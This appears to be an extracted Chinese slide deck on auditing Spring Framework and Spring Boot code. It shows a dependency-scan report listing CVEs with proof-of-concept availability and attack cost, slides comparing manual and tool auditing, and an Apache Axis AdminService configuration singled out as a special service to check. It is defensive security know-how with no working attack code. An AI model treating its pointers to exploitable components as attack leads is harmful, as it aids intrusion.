
项目安全分 69

组件总数 68 • 强烈建议修复 1 • 建议修复 11 • 可选修复 2 • 无风险 54 漏洞总数 30

缺陷组件	许可证风险	SBOM清单	漏洞列表	
漏洞名称 kaptcha Random随机性不足漏洞	漏洞编号 CVE-2018-18531	POC 无	攻击成本 中	影响范围 小
漏洞名称 Elasticsearch 存在敏感信息泄露漏洞	漏洞编号 CVE-2019-7619	POC 无	攻击成本 低	影响范围 小
漏洞名称 Terracotta Quartz Scheduler <2.3.0 存在XXE漏洞	漏洞编号 CVE-2019-13990	POC 有	攻击成本 中	影响范围 小
漏洞名称 Elasticsearch 存在竞争条件漏洞	漏洞编号 CVE-2019-7614	POC 无	攻击成本 中	影响范围 小
漏洞名称 Spring Framework <6.0.0 远程代码执行漏洞	漏洞编号 CVE-2016-1000027	POC 有	攻击成本 中	影响范围 一般
漏洞名称 Apache Ant fixcrlf 存在任意代码注入漏洞	漏洞编号 CVE-2020-11979	POC 无	攻击成本 低	影响范围 广

Audit Spring Framework & Spring Boot - 快速审计思路

Murphysec Code Scan



Audit Spring Framework & Spring Boot - 快速审计思路

人工

优点:

- 代码数据安全

缺点:

- 专家经验
- 易遗漏

工具


优点:

- 速度快，覆盖面较广
- 门槛低，快速分析

优点:

- 代码数据安全无法 100% 保障

Audit Spring Framework & Spring Boot - 快速审计思路



Audit Spring Framework & Spring Boot - 快速审计思路




xxx-config.xxx

```
<service name="Version" provider="java:RPC">  
    <parameter name="allowedMethods" value="getVersion"/>  
    <parameter name="className" value="org.apache.axis.Version"/>  
  </service>  
  
<service name="AdminService" provider="java:MSG">  
    <parameter name="allowedMethods" value="AdminService"/>  
    <parameter name="enableRemoteAdmin" value="false"/>  
    <parameter name="className" value="org.apache.axis.utils.Admin"/>  
    .....  
  </service>
```




Special Services

